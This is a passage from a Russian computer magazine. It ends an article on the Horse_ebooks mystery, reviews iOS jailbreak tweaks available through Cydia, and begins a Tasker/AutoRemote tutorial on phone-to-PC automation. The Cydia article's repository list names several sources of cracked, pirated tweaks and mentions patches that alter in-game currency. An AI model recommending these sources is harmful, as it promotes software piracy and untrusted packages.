Две мистерии были раскрыты одновременно: оказалось, что и Horse_ebooks, и Pronunciation Book принадлежат одному человеку — сотруднику развлекательного сайта Buzzfeed Джейкобу Бакиле. Pronunciation Book изначально был его детищем, а Horse_ebooks он в 2011 году приобрел у Алексея Кузнецова. Вернее, каким-то образом выпросил или обменял на что-то — по словам Бакилы, деньги в их сделке не участвовали.

Поддержание твиттера Horse_ebooks требовало от нового хозяина немалых трудозатрат: примерно каждые два с половиной часа он вручную выбирал и публиковал очередную цитату. Можно было воспользоваться каким-нибудь скриптом, обеспечивающим отложенную публикацию твитов, чтобы не ставить будильник на середину ночи, но от этой возможности Бакила нарочно отказался: он решил, что если уж взялся изображать бота, то нужно не отлынивать и вживаться в образ.

Этот арт-перфоманс длиной в три года был завершен выступлением в Нью-Йоркском музее современного искусства. Бакила вместе с напарником целый день принимали звонки по указанному в твиттере телефону и зачитывали звонящим фразы в духе Horse_ebooks. Тексты на месте отбирали из многостраничной распечатки, выданной спамерским алгоритмом Алексея Кузнецова.

Деятельность Бакилы не только акт современного искусства, но и способ прорекламировать свой следующий проект — Bear Stearns Bravo. Оказалось, что это интерактивный фильм, записанный в виде ютюбных роликов. Казалось бы, абсурдный сюжет, съемки в стиле девяностых, ностальгическая компьютерная графика тех же времен и столь необычная рекламная кампания должны были принести фильму успех. Но оказалось, что реклама была интересней самого продукта, и как только загадка разрешилась, пропал и интерес общественности ко всей затее.

Что до преданных поклонников Horse_ebooks, то они продолжают поминать Бакилу недобрым словом: с анонсом Bear Stearns Bravo их любимый твиттер перестал вещать. Загадочного коня с его поэтичными высказываниями принесли в жертву искусству.

«РАСПОЗНАВАНИЕ ОБРАЗОВ»

Интересно, что истории вроде Horse_ebooks и Pronunciation Book были предсказаны еще в 2003 году — в книге Уильяма Гибсона «Распознавание образов». Ее героиня идет по следу загадочного автора видеороликов, которые анонимно публиковались в интернете и собрали вокруг себя небольшую армию фанатов. Предполагал ли Гибсон, что подобные расследования уже скоро станут распространенным явлением?

Когда одни тайны оказываются разгаданными, другие только-только привлекают к себе первых искателей необычного. К примеру, любой желающий поломать голову над шифрами может присоединиться к форуму /r/Solving_A858 — подразделу Reddit, где разгадывают деятельность аккаунта /u/A858DE45F56D9BC9 — там кто-то каждые несколько часов публикует новую порцию шестнадцатеричных кодов. Никаких намеков на разгадку до сих пор нет, и, возможно, перед нами наконец-то настоящий аналог номерной радиостанции. Правда, у шпионской истории шанс оказаться разгаданной намного меньше, чем если речь идет о конспирации ради конспирации. Шпионы в отличие от художников не надеются в итоге быть раскрытыми. ⌶

ШВЕЙЦАРСКИЙ НОЖ ДЛЯ IPHONE

КРАТКИЙ ЭКСКУРС В МИР CYDIA



Николай Дмитриев
jailworld.ru

О Cydia сегодня не знает только ленивый. Такие слова, как джейлбрейк, твик и неофициальный магазин приложений, уже давно вошли в обиход любого мало-мальски грамотного пользователя айдевайса. С другой стороны, не сделать материал о Cydia было бы кощунством, поэтому мы решили пойти по другому пути, собрав в одном месте инфу о новинках, полезностях и прочих интересностях, найденных на просторах этого магазина приложений.

ЯБЛОННАЯ ПЛОДОЖОРКА

Рассказывать о процедуре джейлбрейка я, конечно же, не буду, этого добра и так полно в Сети. Скажу только, что последнюю на момент написания статьи версию iOS (7.1.2) можно было легко хакнуть с помощью Pangu. Все просто: подключаем девайс к ПК, устанавливаем Pangu и следуем его инструкциям.

Pangu откроет файловую систему и установит Cydia в качестве системного приложения. А дальше уже можно запустить Cydia, походить по просторам стандартного репозитория и, конечно же, добавить репозитории сторонние.

ТВИКИ, МОДИФИКАЦИИ, ПРИЛОЖЕНИЯ И ПАТЧИ

Пройдясь по сайтам, рассказывающим о твиках и приложениях Cydia, ты наверняка наткнешься на множество статей в стиле «Топ-10 твиков из Cydia», которые повествуют об iCleaner, iFile, WinterBoard, Springtomize и прочих набивших оскомину Activator'ах. Это действительно звездные твики, но сегодня мы поговорим не о них, а о менее известных, но полезных и необычных представителях семейства Cydia. Поехали.

Интерфейс. OS Experience, Auxo 2, GlowBoard и FullScroll

Начнем с твика **OS Experience**. Это реализация многооконного режима в стиле OS X для iPad. Многие юзеры с анонсом iOS 8 ожидали появления в системе многооконного режима, а независимые разработчики, покопавшись в прошивке iOS 8, даже нашли намеки на него, но сама функция так и не была добавлена. К счастью, Эван Швик сделал твик под названием OS Experience и выпустил его в Cydia.

После установки твика у тебя появятся рабочие столы, на которых можно открывать несколько приложений одновременно, между рабочими столами можно перемещаться, перетаскивая за собой и приложения. Ты сможешь менять размер окна приложения и перемещать его в те места, где будет удобно. Настоящая многооконная среда, за которую Эван Швик просит немаленькие 9,99 доллара (репозиторий BigBoss).

Родственный ему твик **ProWidget** следует несколько иной концепции. Он создает своего рода плавающие виджеты, но совсем не те, к которым мы привыкли на рабочих столах и на странице Яндекса. Это полноценные мини-приложения, запускаемые в отдельном окне и свободно перемещаемые по экрану (но все же будем называть их виджетами).

По умолчанию в ProWidget присутствуют следующие виджеты: «Браузер», «Заметки», «Напоминания», «Сообщения», «Календарь», «Почта», «Будильник», «Таймер». Каждое из этих приложений работает поверх текущего окна и не выгружается из памяти до закрытия. Твик доступен в репозитории BigBoss за 2,99 доллара. Кроме того, в Cydia есть множество дополнительных виджетов для него.

Теперь тяжелая артиллерия — **Auxo 2**, один из самых популярных твиков для iOS. Auxo получил известность благодаря тому, что переосмыслил многозадачность устройств Apple. Первая версия твика добавляла превью приложений, что в iOS 6 было экзотикой. В iOS 7 многозадачность была изменена и превью приложений стали доступны нам по умолчанию. После долгих размышлений над новой концепцией разработчики выпустили Auxo 2 для iOS 7, добавив еще больше интересных и удобных вещей.

В Auxo 2 разработчики постарались объединить центр управления и открытые приложения, которые можно листать и закрывать свайпами. Центр управления был разделен на две части, в нижней доступен плеер и быстрый доступ к приложениям, в верхней — кнопки включения и выключения различных служб. Появилась новая функция Quick Switcher: проведя пальцем из левого угла вверх, увидишь шесть последних приложений, к которым можно перейти, не отрывая пальца. Auxo 2 универсален, поэтому отлично работает и на iPhone, и на iPad. Доступен в репозитории BigBoss по цене в 3,99 доллара (1,99, если первая версия уже есть в наличии).

Еще один интересный твик — **GlowBoard**. Все, что он делает, — это подсвечивает запущенные приложения фоновым пульсирующим свечением вокруг иконки. Помимо запущенных приложений, пульсировать будут также те приложения, у которых есть непрочитанное уведомление. Это отличный мотиватор, который заставляет открыть приложение и прочитать пришедшее сообщение или узнать о событии. У твика большое количество настроек, от цвета фоновой подсветки до настройки того, как будет подпрыгивать приложение при полученном уведомлении. Доступен бесплатно в репозитории BigBoss.

Для тех, кто любит играться со шрифтами, я рекомендую твик **Bytafont 2**. Да, Стив Джобс долго (или даже слишком долго) вылизывал систему и подбирал шрифты, однако на вкус и цвет не то что товарища — родственника не найти. Так что загружаем Bytafont 2, выбираем нужный шрифт (или находим в Cydia), заходим в настройки Bytafont 2 и выбираем. Установить шрифт можно как на всю систему, так и на отдельные приложения. Bytafont 2 доступен в репозитории ModMyi совершенно бесплатно.

Ну и наконец, один из самых удобных и полезных твиков — **FullScroll**. Делает одну простую вещь — скрывает статусбар и панель навигации при промотке содержимого окна приложения. По сути, аналог функциональности Chrome и Safari в iOS 7, распространяющийся на всю систему и приложения. Это очень удобно не только в браузерах, но и в других приложениях типа настроек, App Store, iTunes, социальных приложений. Для отдельно взятых приложений сокрытие панели можно отключить. Репозиторий BigBoss. Цена нулевая.

А теперь о погоде. StatusbarWeather7 — один из самых удачных твиков с инфой о погоде. По сути, все, что он дела-




INFO

Кроме самого магазина приложений, инсталлятор Cydia устанавливает в систему практически все необходимые инструменты командной строки UNIX, такие как bash, bzip2, gpg, sed, grep и набор консольных команд coreutils.



INFO

Название Cydia – это сокращение от Cydia pomonella (яблонная плодожорка), вида бабочек, представители которых пожирают плоды яблонь и других фруктов.



СПИСОК ПОЛЕЗНЫХ РЕПОЗИТОРИЕВ


- rpetri.ch/repo — репозиторий Райана Петрича. Качественные и полезные твики — Activator, PebbleActivator, Flipswitch и другие.
- exile90software.com/cydia — iCleaner Pro очистка твоего устройства.
- repo.siriport.ru — порт Siri на старые устройства.
- Cydia.vn — взломанные твики, темы WinterBoard.
- Repo.xarold.com — взломанные твики, темы WinterBoard.
- Repo.hackyouiphone.org — взломанные твики, темы WinterBoard.
- repo.insanelyi.com — DOS-эмулятор.
- cydia.xsellize.com — взломанные твики, темы WinterBoard.
- repo.biteyourapple.net — русский репозиторий твиков и DLC.
- irepo.ru — русский репозиторий твиков.




Главный экран Cydia



Подсвеченные с помощью GlowBoard приложения





ет, — это добавляет информацию о погоде в статусбар, так что она доступна везде и всегда. Для настройки потребуется код города, который можно узнать на любом погодном сайте. Доступен бесплатно в репозитории BigBoss.

Связь. Vestigo, 3G Unrestrictor и MyWi

Wi-Fi на устройстве жизненно необходим, в мегаполисе мы подключаемся к сетям Wi-Fi и отключаемся от них десятки раз, и каждый раз приходится лезть в настройки, чтобы выбрать нужную нам сеть. Твик **Vestigo** позволяет выбрать сеть и подключиться к ней, не заходя в настройки. Концепция Vestigo взята из OS X. При двойном нажатии на статусбар (настраивается с помощью Activator) появляется окно, в котором ты можешь производить совершенно любые действия с Wi-Fi-сетями.

Бонусом к этому ты получишь как стандартную информацию о сети, так и дополнительную, в силу ограничений iOS недоступную по умолчанию. Например, сохраненный пароль от Wi-Fi-сети, уровень сигнала, канал, тип шифрования, режим AP, SSID, а также другую информацию. Все это можно копировать, нажав на интересующий параметр. Vestigo доступен в репозитории BigBoss по цене 1,59 доллара.


Кстати, об ограничениях. В iOS их полно, и одно из самых дурацких и необоснованных из них — это лимиты на использование трафика в мобильных сетях. По умолчанию тебе нельзя загрузить более 10 Мб по GPRS/EDGE, ты не сможешь смотреть ролики YouTube в HD-качестве по 3G, многие VoIP-клиенты и онлайн-игры не работают, для загрузки игр и приложений из App Store, а также мультимедиа из iTunes действует квота на 100 Мб. **3G Unrestrictor** снимает все эти ограничения. Цена 3,99 доллара в стандартном репозитории Cydia.

Еще одно ограничение — ущербная функциональность точки доступа Wi-Fi, которая реализована как будто бы для галочки. Твик **MyWi** существенно расширяет ее возможности. Ты можешь создавать Wi-Fi-точку с собственными настройками (название, пароль, способ шифрования и прочее), настроить раздачу интернета по Bluetooth, раздавать интернет на PC по USB, а также создавать локальную сеть между двумя устройствами и обмениваться данными (требуется установка твика MyWi OnDemand на оба устройства). Единственный минус MyWi — его заоблачная цена. Разработчики просят аж 19,99 доллара за MyWi и 4,99 за MyWi OnDemand.

Аудио и видео. EqualizerEverywhere, VideoGestures и Arco

Каждый второй пользователь iOS-устройств — меломан. Мы используем кучу разных сервисов и плееров для прослушивания музыки: стандартное приложение, SoundCloud, Google Музыка, ВКонтакте. Минус почти всех этих приложений один — нет эквалайзера. Есть, конечно, пресеты, но они работают только в стандартном приложении.


Открытое окно Vestigo





INFO

Разработчик Cydia — Джей Фриман (saurik) и его компания SaurikIT.



INFO

Cydia появилась на свет раньше официального магазина App Store.

EqualizerEverywhere решает эту проблему, добавляя 10-полосный эквалайзер в центр управления. Помимо того, что у твика есть большое количество пресетов, он работает абсолютно везде, распространяясь на всю систему. Ты можешь увеличить бас у музыки, снизить слишком визгливые крики в очередной игре про зомби или изменить рингтон. Твик доступен в репозитории BigBoss за 3 доллара.

Еще один интересный твик — **VideoGestures**. Добавляет свайпы в стандартный видеоплеер iOS. После установки появятся новые свайпы: вверх/вниз и влево/вправо. Свайпы вверх и вниз будут изменять громкость видео, а свайпы влево и вправо перемотают видео. У твика имеются настройки, где ты можешь, например, изменить скорость перемотки. Доступен бесплатно в репозитории BigBoss.

Ну и напоследок — **Arco**, этот твик реализует индикатор, отображающий прогресс воспроизводимого трека в статусбаре. Arco работает с любым аудиоприложением. К сожалению, воспроизведением нельзя управлять, нажав на иконку, но это можно реализовать с помощью твика Activator. Цена: 0,99 доллара в репозитории BigBoss.

Управление. SwipeSelection, HandFree и Acute

Итак, управление. В такой вылизанной операционной системе, как iOS, трудно придумать что-то новое в плане улучшения юзабилити, однако умельцы находятся. Подтверждение тому — твики **SwipeSelection**, **KeyCuts** и **TapTheAt**. Первый — это очень скромный, но полезный твик для перемещения по тексту. Фактически заменяет лупу на свайпы. Распространяется совершенно бесплатно, с возможностью купить платную версию с дополнительным набором жестов и настройками (цена — 1,99 доллара).


KeyCuts добавляет четыре жеста в клавиатуру, каждый из которых можно настроить отдельно и запрограммировать на определенное действие. KeyCuts насчитывает порядка двенадцати действий для жеста. Помимо этого, твик можно настроить так, чтобы жесты работали не на всей клавиатуре, а только на определенном ряде символов, это может спасти от случайных свайпов (репозиторий BigBoss, цена — 0,99 доллара). Ну и наконец, TapTheAt — еще один бесплатный твик для клавиатуры, добавляющий клавишу @, по нажатию на которую в окне ввода появляется адрес твоей электронной почты. Ерунда, а приятно.

ПАРА СЛОВ ОТ РЕДАКТОРА

Наверняка пользователи Linux будет удивлены тем фактом, что Cydia — это не что иное, как графический интерфейс над пакетным менеджером dpkg и утилитой apt-get из Debian/Ubuntu. При обнаружении нового репозитория Cydia выкачивает из него индекс пакетов и преобразовывает его в удобочитаемый для человека вид. Установка пакета — это все те же процедуры получения deb-пакета из репозитория, сверки ключей и контрольных сумм с последующим разворачиванием пакета в файловую систему и занесением в базу установленных. Процедура, знакомая каждому юзеру Linux.

В рамках проекта Cydia также развивается Substrate, фреймворк, позволяющий перехватывать вызовы процедур и классов любого компонента системы или стороннего приложения с целью их подмены. Благодаря ему разработчики могут изменять внешний вид и поведение системы так, как им заблагорассудится. Именно Substrate лежит в основе всех твиков, так или иначе изменяющих iOS.

Не так давно Saurik выпустил версию Cydia Substrate для Android, но, так как на тот момент уже набрал популярность фреймворк Xposed, предназначенный для тех же целей, его разработка оказалась практически незамеченной. А жаль, ведь Substrate для Android реализован куда изящнее Xposed.





Окно Flex 2 с патчами

Теперь о более интересном. **Acute** — твик, позволяющий управлять устройством с помощью голоса. В отличие от Siri, предоставляет возможность назначать собственные команды на разные действия. В дополнение к набору стандартных действий с говорящими именами Home, Unlock, Illuminate, Power Down, Capture, Marco можно создать свои собственные с помощью Activator. Да, твик требует обучения, чтобы привыкнуть к твоему голосу. Репозиторий BigBoss, цена — 3 доллара.

ASLock. Если ты используешь Spotlight нечасто или вообще не используешь, то жест свайп вниз можно заменить на более полезное действие. ASLock заменяет открытие Spotlight свайпом вниз на блокировку устройства, а если после свайпа вниз, не отрывая палец, сделать свайп вверх, откроется экран многозадачности. Репозиторий BigBoss, цена — 0,99 доллара.

HandFree. Зачастую отвечать на звонок не очень удобно, возможно, ты за рулем или готовишь лазанью. HandFree создан для таких ситуаций. После установки твика ответить на звонок можно будет, просто проведя ладонью над смартфоном. Система сама снимет трубку и включит громкую связь. В настройках можно изменить число взмахов, скорость взмаха, а также отменить включение громкой связи. Репозиторий BigBoss, цена — 0,99 доллара.

Просто полезности

- **Apple File Conduit 2** заменяет стандартную службу AFC (Apple File Conduit), которая используется для доступа к файлам устройства через iTunes. По умолчанию AFC открывает доступ только к пользовательскому каталогу (/private/var/mobile/Media), что ограничивает возможности работы с устройством. Apple File Conduit 2 — это модификация стандартного AFC, открывающая доступ к корню файловой системы. После ее установки ты сможешь обмениваться любыми файлами с ПК посредством программы iFunBox или iTools. В отличие от afc2add работает в любой версии iOS.
- **ProfilesPlus** — твик, позволяющий настроить профили по времени, дате или местоположению. По сути, это сильно упрощенный аналог Tasker из Android. Выбираешь время или местоположение и указываешь, какие компоненты смартфона/планшета должны быть включены или выключены в это время или в этом месте. Как пример: включение GPS при выходе из дома или включение бесшумного режима на работе.
- **Apex 2** переосмысливает папки, точнее, вообще их заменяет. Выбрав, к примеру, клиент Twitter, ты можешь добавить к нему клиент ВКонтакте, Facebook, Instagram и Foursquare. Раскрыть группу приложений можно двойным тапом либо свайпом вверх или вниз, после чего у тебя с четырех сторон появятся иконки добавленных соцсетей, которые также можно запустить. Выглядит это очень красиво, а главное — удобно. Идеальный вариант для док-панели (цена — 2,99 доллара).
- **pushNotify** транслирует уведомления айдевайса на Mac. Для работы на маке должна быть установлена одноименная программа, а оба устройства находиться в пределах одной Wi-Fi-сети. Репозиторий BigBoss, цена — 0,99 доллара, приложение для мака: pushnotify.freemanrepo.me.
- **CCSystemStatus** добавляет информацию об IP-адресе устройства, сети Wi-Fi, сотовой сети, доступной оперативной памяти, нагрузке на процессор и многом другом в центр управления. В качестве бонуса доступна возможность настройки центра управления под себя: изменение порядка блоков и их видимости и так далее. Бесплатно.
- **AppLocker** — твик был разработан еще в 2011 году, но до сих пор актуален и стабильно обновляется. AppLocker позволяет защитить приложения и папки не только паролем, но и отпечатками пальцев, используя TouchID. AppLocker действительно передовой твик и имеет массу настроек, например отключение блокировки приложений в определенных Wi-Fi-сетях. AppLocker не пустит злоумышленника в приложение, даже если он попытается запустить приложение не с рабочего стола. Пароль ставится не на иконку, а именно на приложение. Цена — 0,99 доллара, репозиторий BigBoss.
- **Flex 2** — твик, позволяющий отредактировать файлы приложения, тем самым модифицировав или убрав те или иные объекты. Простыми словами, Flex 2 позволяет создать патчи. Ты можешь делать их сам, а также загружать из облака. Для многих приложений имеются уже готовые патчи от разных разработчиков, от удаления рекламы до изменения внутриигровой валюты. Доступен в репозитории BigBoss по цене 1,99 доллара.

ВЫВОДЫ

Если ты уже в теме джейлбрейка, надеемся, мы рассказали что-то новое. Многим наш выбор может показаться неправильным, другие будут кричать, что мы обошли стороной самое полезное, третьи скажут, что в iOS 8 все это уже не работает. В любом случае Cydia — это огромный океан софта и твиков, в котором каждый найдет именно то, что пожелает. ⌶



INFO

BrowserChooser – предельно простой, но невероятно полезный твик, позволяющий выбрать «браузер по умолчанию».



WWW


Джейлбрейк iOS 6–7.0.x: goo.gl/mON2LG

Джейлбрейк iOS 7.1.x: goo.gl/ArhX5q

Сайт Saurik'а: goo.gl/635XsN



Заблокированное приложение «Фото»



СКОВАННЫЕ ОДНОЙ ЦЕПЬЮ



Дмитрий Подкопаев
john.brada.doe@gmail.com

СИСТЕМА УПРАВЛЕНИЯ КОМПОМ С УСТРОЙСТВА И ОБРАТНО СОБСТВЕННОГО ИЗГОТОВЛЕНИЯ

Я думаю, что в наши дни одна из самых ценных вещей — это время. Как ни странно, современные устройства, призванные ускорить нашу жизнь, по факту отнимают еще больше времени. К счастью, многие из задач, решаемых с помощью смартфона, можно автоматизировать, серьезно облегчив свое существование.

ВВЕДЕНИЕ

В этой статье я, как активный поклонник португальского разработчика приложений Жуана Диаса (João Dias) и его лозунга «Automate your life», покажу, как сделать свою жизнь намного проще, автоматизировав задачи, требующие связи смартфона с компом, другим смартфоном или планшетом.

В частности, мы рассмотрим такие задачи, как отправка текста с планшета на комп и наоборот, отправка файлов на телефон/планшет из контекстного меню стандартного проводника Windows. Мы узнаем, как получать уведомления о событиях, произошедших на компе, на свой смартфон, как практически мгновенно (исключая время на загрузку файлов) синхронизировать файлы определенной папки на компе с устройством на Android и наоборот, как настроить голосовое управление компом с помощью смартфона и многое другое.

Основная программа, которая будет отрабатывать наши действия на устройстве, — это Tasker (goo.gl/sAUwz3). За коммуникации будет отвечать плагин AutoRemote (goo.gl/itPDlU), за передачу команд голосом — AutoVoice (goo.gl/6Uakd0), а за действия с персональным компьютером — программа для Windows EventGhost (goo.gl/vKXSpd). Некоторые действия потребуют наличия root, Android версий 4.2 и выше и установленного BusyBox.

Сразу оговорюсь, что статья рассчитана на тех, кто уже знаком с Tasker. Если же ты слышишь о нем впервые — добро пожаловать в архив журнала.



INFO

Разработчик Таскера (aka Pent) закрыл продажу приложения для России по политическим взглядам, но, конечно же, можно найти альтернативные варианты.



INFO

Чтобы отправить сообщение AutoRemote из iOS, достаточно добавить на рабочий стол закладку со следующим адресом: http://autoremotejoaomgcd.appspot.com/sendmessage?key=КЛЮЧ&message=КОМАНДА.

TASKER

Для начала устанавливаем Tasker. Мы будем использовать его в качестве обработчика событий на устройстве. Рекомендую отключить режим новичка (beginner mode) для манипуляций с профилями. Принятые в статье обозначения: профиль (profile) определяет условия срабатывания события (event) или состояния (state), в ответ на которое выполняется задача (task), состоящая из одного или более действий (action).

Также нам понадобится плагин для Tasker под названием AutoRemote. Он будет ловить события Tasker и в ответ отправлять данные на другие устройства или комп либо, наоборот, принимать данные и запускать определенный профиль Tasker.

После первого запуска AutoRemote сгенерирует два важных параметра, которые будут необходимы для последующих действий. Это Personal URL в виде goo.gl/XxXx и Personal key, который можно узнать, перейдя по ссылке Personal URL. В адресной строке браузера будет запись вида http://autoremotejoaomgcd.appspot.com/?key=YyYyY, где символы после = и есть Personal Key. Его нужно запомнить или скопировать в блокнот.


Tasker и AutoRemote следует установить на все устройства, которые будут участвовать в коммуникации. Далее на каждом устройстве запускаем AutoRemote, переходим на вкладку Registered Devices (символ телефона) и в поле Personal URL вводим URL другого устройства. Также можно отсканировать QR-код устройства, который показывается на главном экране приложения.

Пример: передача скопированного текста на другое устройство


Чтобы продемонстрировать принцип работы связки Tasker + AutoRemote, приведу простой пример профиля. На устройстве 1 создаем задачу с действием Plugin → AutoRemote Message. В поле Device выбираем устройство 2, в поле Message вводим copy=:=%CLIP. Данное действие отправит на устройство 2 команду copy=:= с текстом из буфера обмена телефона/планшета. Для большего удобства использования создаем на рабочем столе виджет Tasker и выбираем в его настройках созданную задачу, предварительно присвоив задаче иконку.

На устройстве 2 создаем профиль State → Plugin → AutoRemote с полем Message Filter copy=:=. Обязательно ставим галочку на Event Behaviour. Для задачи выбираем действие Misc → Set clipboard и в поле Text вводим переменную %arcomm (она содержит текст справа от =:=).

Теперь после нажатия на виджет первое устройство отправит содержимое своего буфера обмена в буфер обмена второго устройства. По аналогии можно сделать множество других вещей. Например, создав на одном устройстве



← Настройка отправки на отправляющем устройстве



→ Настройка профиля на принимающем устройстве

